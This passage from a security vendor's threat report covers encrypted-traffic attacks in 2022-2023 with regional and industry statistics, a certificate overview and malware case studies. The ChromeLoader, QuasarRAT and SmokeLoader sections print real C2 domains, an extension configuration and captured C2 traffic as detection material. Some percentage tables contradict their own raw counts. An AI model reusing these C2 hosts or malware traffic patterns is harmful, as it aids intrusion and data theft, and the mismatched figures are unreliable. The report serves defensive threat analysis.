
Cross-site scripting (XSS): 0.24% of attacks

XSS-type attacks make up 0.24% of encrypted attacks. Don't let the low number fool you into thinking they are not formidable menaces. XSS attacks are serious threats but they are overshadowed by the high volume of other categories. In fact, between October 2022 to September 2023 there were about 72.6 million XSS attacks.

Understanding cross-site scripting (XSS):

XSS is a type of web application vulnerability where attackers inject malicious scripts into web pages viewed by other users. This can occur when the website doesn't properly validate and sanitize user input, allowing malicious code to be executed in the context of a victim's browser. XSS attacks can steal user data, manipulate web content, and perform other malicious actions.





Cryptomining & cryptojacking: 0.16% of attacks

Cryptomining and cryptojacking attacks account for 0.16% of encrypted attacks. According to [The Register](#), while these forms of attack are widespread, they are “not particularly profitable” with an average cryptojacker making only “US\$5.80 per day per website.”

Profitable or not, our research team saw about 54 million cryptomining and cryptojacking attacks (combined) between October 2022 to September 2023.

The top threats are:

- XmRig
- CoinImp
- Webmine
- Kryptex
- ElectrumStealer
- MoneroMiner
- Cryptoloot
- LemonDuck

Understanding cryptomining and cryptojacking:

Cryptomining involves the use of a computer’s processing power to mine cryptocurrencies. However, cryptojacking is the unauthorized use of a victim’s device to mine cryptocurrencies without their consent. Cryptojacking often occurs through malicious scripts or software that runs in the background without the user’s knowledge.

Botnet: 0.16% of attacks

Even though botnet attacks make up only a fraction of encrypted attacks, coming in at 0.16%, we shouldn't underestimate their impact. That's still about 48.6 million botnet attacks between October 2022 to September 2023.


Botnets, which often target unprotected IoT and OT devices, are finding their way into encrypted communication channels.

The list of botnet threats include:

- Anatsa
- Ducktail
- SmokeLoader
- NJRat
- Cobalt Strike
- Wacapew
- DCRat
- QuasarRAT

Understanding botnets:

A botnet is a network of compromised computers or devices controlled by a remote attacker or "bot herder." These devices, often infected with malware, can be used for various nefarious purposes, including DDoS attacks, sending spam, stealing data, or spreading malware. Botnets are a significant threat because they operate silently and efficiently.



Browser exploits surge by almost 297.1%

Browser exploits increased by 297.1%, which comes out to about 15.8 million attacks between October 2022 to September 2023. That's a huge difference from last year's report, where ThreatLabz observed only about 4 million attacks.

Understanding browser exploits:

Browser exploits are vulnerabilities in web browsers that attackers can use to compromise a user's device or steal data. Exploits target security weaknesses in the browser itself or in browser plugins, extensions, or scripts. Successful browser exploits can lead to unauthorized access, data breaches, and the installation of malware.



Countries That Experience the Most Encrypted Attacks

Knowing the top targeted geographies for encrypted traffic (and therefore attacks) is of paramount importance for several reasons.

- It enables organizations and security professionals to allocate resources and tailor their defenses based on geographic threat patterns. Cybercriminals often target specific regions due to varying vulnerabilities, regulations, and economic factors, making a region-specific defense strategy essential.
- Understanding the primary geographic target aids in threat intelligence and proactive threat mitigation. It allows organizations to anticipate the types of attacks and tactics most likely to be employed in those regions, thus enabling them to fortify their defenses accordingly.
- Knowledge of the top targeted geographies serves as a critical component in global threat assessment. It helps cybersecurity experts and organizations stay ahead of emerging threats, identify trends, and collaborate with international partners to address global cybersecurity challenges effectively.

These countries are the most targeted by encrypted attacks:

- United States
- Australia
- United Kingdom
- Poland
- Russia
- India
- France
- Germany
- Hong Kong
- Japan



Figure 9: A map of the countries that experience the most encrypted traffic.

Encrypted Attacks by World Regions

While our overall results show broad threat trends, different regions diverge significantly from those findings — revealing that threat dynamics in different geographics are impacted significantly by regional trends in cybercriminal activity. The primary threats across the globe are malware and ad spyware sites. But let's see how they impact each region differently.

Africa

While Africa's top menace is malware, malware attacks actually decreased by 88.8%. On the other hand, ad spyware sites trended upward with a 39.4% increase.

Threat Category	% increase or decrease
Malware	-88.8
Ad spyware sites	39.4
Phishing	76.1
Ad spyware	-60.9
Cryptomining and cryptojacking	-82.4
Botnet	-94.7
XSS	148.1
Webspam	-8.8
Browser exploit	898.4
Newly registered domains	92.9

North America

North America saw a 13.6% increase in malware attacks but an astounding 586.2% explosion in ad spyware sites.

Threat Category	% increase or decrease
Malware	13.6
Ad spyware sites	586.2
Phishing	-37.6
Ad spyware	-51.2
Cryptomining and cryptojacking	132.5
Botnet	335.4
XSS	-55.2
Webspam	225.6
Browser exploit	39.6
Newly registered domains	3.7

Asia Pacific (APAC)

Much like North America, APAC saw a sharp 290% surge in ad spyware site attacks.

Threat Category	% increase or decrease
Malware	19.6
Ad spyware sites	289.8
Phishing	69.8
Ad spyware	67.4
Cryptomining and cryptojacking	-56.1
Botnet	-38.4
XSS	47.1
Webspam	-30.4
Browser exploit	-38.8
Newly registered domains	12.4

Europe

Despite several European countries featuring on this year's top hits list, Europe as a whole saw an overall decrease in encrypted attacks, with malware decreasing by 19.3% and ad spyware sites slowing down by 31.6%.

Threat Category	% increase or decrease
Malware	-19.3
Ad spyware sites	-31.6
Phishing	5.4
Ad spyware	-6.2
Cryptomining and cryptojacking	-45.2
Botnet	-26.2
XSS	-66.2
Webspam	235.5
Browser exploit	-32.1
Newly registered domains	33.4

Middle East

The Middle East experienced a 53.2% decrease in malware attacks but a 22.3% increase in ad spyware sites.

Threat Category	% increase or decrease
Malware	-53.2
Ad spyware sites	22.3
Phishing	34.2
Ad spyware	14.3
Cryptomining and cryptojacking	-31.9
Botnet	20.4
XSS	-50.6
Webspam	-31.1
Browser exploit	1.0
Newly registered domains	-16.3

Latin America

Latin America saw a 23.6% increase in malware attacks and a whopping 323% increase in ad spyware sites.

Threat Category	% increase or decrease
Malware	23.6
Ad spyware sites	322.9
Phishing	63.7
Ad spyware	11.2
Cryptomining and cryptojacking	-48.2
Botnet	18.0
XSS	434.9
Webspam	-41.6
Browser exploit	-45.8
Newly registered domains	42.7

Top Targeted Industries


By identifying the industries most affected by encrypted attacks, organizations can tailor their security strategies to combat industry-specific threats.

Let's explore the specific challenges and implications these industries face in terms of cybersecurity.

The top five most affected industries are:

- Manufacturing
- Technology and Communication
- Services
- Healthcare
- Education

Industry	Hits (2023)	Hits (2022)	% increase or decrease
Manufacturing	9,403,706,582	7,494,604,812	25.5
Technology and communication	6,956,157,168	7,323,180,837	-5.0
Services	3,978,413,560	2,187,364,878	81.9
Healthcare	2,359,043,105	1,827,667,810	29.1
Education	1,998,373,381	530,937,876	276.4
Finance and insurance	1,804,458,367	2,419,792,119	-25.4
Government	1,567,591,565	549,974,161	185.0
Others	942,462,021	1,092,807,995	-13.8
Retail and wholesale	709,096,364	811,342,584	-12.6



Even though they are not the most targeted industries, education and government experienced a 276.4% and 185% surge, respectively. These sectors are increasingly adopting encryption to safeguard sensitive data and communications and may be more attractive to threat actors as a path of least resistance.



Generative AI

Zscaler's Zero Trust exchange handles over 2 billion AI transactions monthly. Our innovative solution plays a crucial role in protecting enterprises, particularly in industries such as manufacturing, finance, and technology, which collectively contribute to approximately 50% of the total AI transactions.

One of Zscaler's key strengths is enabling enterprises to enforce meticulous data loss prevention policies against popular AI applications, thereby safeguarding against the inadvertent leakage of sensitive data. Notably, among the many generative AI applications observed, ChatGPT and Drift emerge as the leading choices based on internet-bound transactions in these enterprises today. To learn more about enterprise generative AI trends, visit [Analysis of Generative AI Trends and ChatGPT Usage](#).



Manufacturing: embracing Industry 4.0 and generative AI

Manufacturing stands at a crossroads of innovation and vulnerability. Industry 4.0 has ushered in smart factories and the Internet of Things (IoT). While this promises efficiency, it also expands the attack surface and exposes the manufacturing sector to more cybersecurity risks. In fact, between April 2023 and October 2023, manufacturing saw the largest amount of AI/ML transactions compared to any other industry vertical. They processed over 2.1 billion AI/ML-related transactions.

Even as the use of popular generative AI applications like ChatGPT create new efficiencies, their use on connected devices in manufacturing heightens the risk of sensitive data leakage over encrypted channels. More generally, robust IoT and Operational Technology (OT) security is essential. To learn more about the state of IoT/OT threats, check out [Zscaler ThreatLabz 2023 Enterprise IoT & OT Threat Report](#).



Technology and Communication, and Services

Enterprises operating in technology and communication, and services stand as prime targets. The successful compromise of encrypted channels poses a big risk, giving threat actors the means to establish an initial foothold. This foothold, once secured, becomes a powerful pivot for orchestrating downstream supply chain attacks, directly impacting customers of technology and communication, and services companies.

SSL/TLS Certificates

Encrypted SSL/TLS connections make use of certificates, which verify the identity of an organization or person who owns a particular URL. These allow for encrypted communications between users and that domain. However, not every certificate is created the same. Here are the key differences between certificate types, which establish progressively higher degrees of trust, as they require more identity information about URL owners to be verified.

Domain Validation (DV) is the lowest level of validation. It is the least expensive and easiest to set up. These certificates compare the registrant's email domain to the WHOIS record to verify that whoever requests the certificate controls the domain that the certificate protects.

Organization Validation (OV) certificates are more expensive and harder to obtain, as they verify the identity and location of the organization.

Extended Validation (EV) certificates guarantee the highest standard of protection but are much less common. Like OV certificates, they verify the organization's identity, but with a more rigorous process that includes nine extra steps to ensure that the organization is who it claims to be. These are the most expensive and hardest certificates to get and are used by companies for whom trust is paramount, particularly finance, retail, and technology sectors.

Certificate distribution	Year 2022	Year 2023	% increase or decrease
DV	303,383,482	179,695,394	68.8
EV	11,610,726.00	5,285,757	119.7
OV	242,630,154	235,114,527	3.2

Certificate Type Distribution




Figure 10: The distribution of SSL/TLS traffic by certificate, including traffic growth year-over-year.

Distribution of ASNs in SSL/TLS Phishing Destinations

By examining the Autonomous System Numbers (ASNs) associated with phishing destinations and presenting the top destinations, we aim to provide a clear picture of the network infrastructure utilized in phishing attacks. This information is vital for identifying attribution and threat detection.




Figure 11: A breakdown showing where most SSL/TLS traffic is going during phishing.

Case Studies

ChromeLoader

Summary

ChromeLoader (also known as Choziosi Loader and ChromeBack) is a browser hijacker discovered in 2022 that targets Google Chrome browser users with fake advertisements.

Once installed, ChromeLoader uses malicious extensions to steal sensitive information such as browser credentials, harvest user browser activity, and hijack browser searches to display fraudulent advertisements.

Delivery

In most cases, the initial vectors are malvertising campaigns on ad sites and social media platforms. These campaigns utilize QR code images to redirect users to compromised websites.

Once on these websites, malicious ISO and VHD files attempt to install ChromeLoader, which in turn, loads malicious browser extensions on the victim's machine.

Network

The malicious extension sends the stolen data to the C2 server over SSL — however, in newer campaigns, the stolen data is encrypted via RC4 algorithm. When transmitting data to the C2 server, each packet sent by the extension includes a hardcoded parameter called “dd”.

```
let _ExtnensionName = "Properties";  
let _ExtensionVersion = "4.4";  
let _dd = "NTI4MDAACgAABwYHDAAlAQIMCQgDBQ0GTA0DAQcFDU4JBgQHAgOBAwAARA==";  
let _ExtDom = "https://tobepartou.com/";  
let _ExtDomNoSchema = "tobepartou.com";
```

Figure 12: A call from the infected machine's malicious extension to the C2 server, showing the hardcoded parameter “dd”.

DuckTail

Summary

The threat actors operating DuckTail primarily hijack Facebook advertising and business accounts using fake job advertisements. The threat actors then sell the hijacked accounts in Vietnamese underground markets.

Delivery

DuckTail's principal distribution vector is social engineering and focuses on fake marketing-related job postings on LinkedIn, enticing victims looking for employment to download malicious archives cleverly disguised as job application packages. Threat actors convincingly impersonate real companies, sharing links to legitimate websites and embedding malware within job application packages. For additional penetration, threat actors utilize spear-phishing emails, sending infected archive links following initial contact on LinkedIn. The core of their attack lies in the deployment of .NET executables, characterized by substantial file sizes, decoy documents, and valid code-signing certificates. These malicious payloads are often hosted on public cloud services, employing URL shorteners like Rebrandly to create convincing download links.

For the entire report, including Indicators of Compromise (IOCs), please visit [A Look Into DuckTail](#).




Figure 13: A diagram depicting how the DuckTail infrastructure operates.

Cobalt Strike

Summary

Cobalt Strike is a commercially available simulation framework developed for security professionals to test their security infrastructure. Unfortunately, various threat actors leverage Cobalt Strike in their cybercriminal activity. Once Cobalt Strike infects a victim's machine, the threat actor operating Cobalt Strike can perform malicious actions on the infected machine like execute remote commands, load other (bad) payloads, and log keystrokes from the command-and-control (C2) server.

Delivery

Threat actors typically deliver Cobalt Strike through various methods in their campaigns. One example is malvertising and SEO poisoning campaigns where the threat actors imitate legitimate websites to distribute stagers, which in turn, execute the Cobalt Strike beacon.

Another example is phishing attacks with macro-enabled word documents as an attachment which upon execution downloads and executes the Cobalt Strike beacon. Our research team has also observed OneNote documents that facilitate the downloading and executing of IcedID (another malware), which then loads the Cobalt Strike beacon about 45 minutes later.

Network

Cobalt Strike's beacon communicates with a C2 server over HTTPS. Its traffic is encrypted using RSA and AES encryption. To help avoid detection, Cobalt Strike features malleable C2 profiles that allow threat actors to customize how network traffic looks, SSL certificates, and URLs.




Figure 14: A diagram showing how Cobalt Strike is used in encrypted attack.

QuasarRAT

Summary

QuasarRAT is a legitimate, publicly available RAT for Microsoft Windows. Threat actors use QuasarRAT for controlling remote desktops, keylogging, password stealing, terminating various processes, retrieving system information, implementing system power commands, and more. It is a client-server application where all operations performed on the client side are managed by the server.

Delivery

QuasarRAT delivers the RATmalware to the victim's machine via spam emails, by backdooring or masquerading as cracked software.

Network

Quasar—encrypted communications use an AES algorithm with a pre-shared key hardcoded in the client binary. It is not possible to scan for signature patterns on AES—encrypted traffic. However, the distinctive characteristics of encrypted data packets can be leveraged to flag Quasar's AES—encrypted traffic. Specifically, the first four bytes can identify the first packet sent from the server to the client following the TCP handshake. This packet is used to initiate the server and client authentication process. The first four bytes of the TCP payload contain “40 00 00 00,” which is the size of the data that follows in little-endian.

What is “little-endian”?

It is a data organization method where the smallest unit (byte) is stored at the lowest memory address. This approach offers efficient data retrieval and plays a crucial role in enhancing system performance.

```

00000000 40 00 00 00 06 3a b1 e8 42 33 c6 25 84 c3 71 e9 @..... 83.%..q.
00000010 c0 d1 d9 16 c9 db c9 25 fa dd 18 dd b1 00 e0 08 .....% .....
00000020 c4 49 e1 63 f6 9b 75 69 73 c3 bb ce 87 d4 f0 60 .I.c..ui s.....
00000030 7c 4c 07 5f f9 30 ab 8b c1 1d 3a 76 ad 03 81 b7 |L_.0.. ..:v....
00000040 db f3 38 b9 ..8.

00000000 f0 00 00 00 74 52 96 57 a5 61 e4 49 3a 71 b5 ed ....tR.W .a.I:q..
00000010 08 be 36 12 7a 4a 36 c2 8a 9b c1 67 b1 af bf 08 ..6.zj6. ...g....
00000020 c9 ac b2 03 56 29 2d 1a 0e 12 fa 1d 95 4f 61 af ...V)-. ....0a.
00000030 eb af f6 3a 15 3c 7a 5b 4c b3 0a 6e d9 47 45 f0 ....<z[ L..n.GE.
00000040 0a 2c ea f1 72 9d 0c 26 37 03 2b 9a aa 04 eb c6 ...r..& 7.+.....
00000050 c2 90 7f 58 f7 e7 87 d8 f1 b6 e8 71 f1 64 74 46 ...X.... ..q.dtF
00000060 66 18 bb f5 6e 60 8b 77 46 8b af 83 d8 d9 39 fd f...n'.w F.....9.
00000070 56 1f a7 c8 27 9f 1b e8 7f bf d9 b7 47 26 15 1f V...'. ....G&..
00000080 bd 89 c6 c8 8f 2c 21 57 e7 b9 94 b5 a0 ee 66 e4 ....!W .....f.
00000090 06 a4 b5 0f ba 63 62 8d 95 5e 1c 6f f0 70 02 0d .....cb. .^..o.p.
000000a0 e6 56 c6 9e 22 a6 c9 9b 65 b0 47 35 25 f8 19 13 .V...". ..e.G5%...
000000b0 a6 da 46 04 69 3b f3 5f 99 2e f9 93 d5 a7 a6 c8 ..F.i;_ .....
000000c0 1e a4 e7 71 96 d1 a4 25 12 5d dd d4 82 f6 13 49 ...q...% .].....I
000000d0 3c 57 ae db 94 7c 1c 6b bd 40 79 06 95 72 5d d3 <W...|.k .@y..r].
000000e0 d6 6e 14 66 41 ef 45 01 ee 32 c1 04 ea 96 07 6d .n.fA.E. .2.....m
000000f0 44 3e 20 81 D> .

```

Figure 15: An image of the payload that will initiate the server-client authentication process, allowing the threat actor to exfiltrate data from the infected machine.

SmokeLoader

Summary

SmokeLoader is a loader which functions as a malware-as-a-service (MaaS). It downloads and executes the final malware payload on the infected machine. SmokeLoader is primarily bought and used by Russian-based threat actors.

Delivery

In recent campaigns, threat actors used compromised accounts to send phishing emails containing payment-related lures. These emails were designed to distribute SmokeLoader through zip files, which included malicious JavaScript files. Furthermore, we observed phishing campaigns that attached malicious Excel documents to emails. Once these Excel files are downloaded by a victim, they exploit known vulnerabilities and continue on to execute SmokeLoader.

Network

SmokeLoader initially decrypts the command-and-control (C2) URLs stored in the .data section via a XOR decryption routine with a key. Once the C2 URL has been decrypted, SmokeLoader creates a packet that is encrypted using RC4 encryption. SmokeLoader also knows whether the machine is connected to the internet; if so, SmokeLoader initiates C2 communications by sending a 10001 packet to the C2 server, which returns a list of plugins to install and a number of tasks to fetch. If the server is available, it responds with an HTTP response along with status code 404, while including commands in the response body. The client (the infected machine) parses the HTTP response content. The first 4 bytes indicate the data length, while the rest contains RC4 encrypted data which is decrypted with the hardcoded key. After decryption, SmokeLoader verifies the response and starts to execute the command.

```
POST / HTTP/1.1
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
Referer: http://jkjeay.net/
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko
Content-Length: 363
Host: swoonwastan.site

....8p.v....mwH{wy.akh.;.[....y..A....v....D....F...P&oG.....b..G..sE.$.....^J.O.;g<...c.4...m.....PV....#...
.tb.....D]....u.>UG.....d.w....Z..z.Fo.vQ.....!.....+xmOqES.c...(-.#.pR.%Wi.3.)~!.....ihZ...H7...E.-...M.
=.L.A.....c.....^..g.x.v.(SP..P2~0....D..t@....us^...&.....
.z.M.)....&...
....LDm]....WHTTP/1.1 404 Not Found
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 01 Feb 2023 12:09:25 GMT
Content-Type: text/html; charset=utf-8
Transfer-Encoding: chunked
Connection: keep-alive

1f66
....mw.=|.`.H....4%.E...W...aB...|.....Ulg.q9+.eu^A...\\....Fa..w,>DV8K.3...].d].a]..I.w...t{(..
;0.P.....W.e....e.O...G.0...;{[.##;...
....w.e...S=V>f9....?.....W.
....8.. 0=-..@o&B.... 4...@.f.z'.....4..-...I:....<.`
v..?....n9..z.g.U?L=..s|TO...Z..{.} ...{m..m%v,P,z.S...J.'.....h|...bj...f.5..Z.J}+E..q.....q...A...
3..H.g....`..H ^.....{.....\d...y.....X
..r|.x..hT.y.S...6....P'....X.....A(GGi.qQ.'...=Zh...;...P..j*.t.w.d.b.w{z:..z.L[RcQl.u...0.....sm...J..8M.N
.%f..s..e.#.KU.0h2....e.oC.A%...Z.....+~'.....]...d..*..%..f
....S.....pnz....~g...A.....ny....g.....M..<...N...z;m...4..V..`i$7$....8....e.y...Hre.....[-.(..N$.E.....Cq
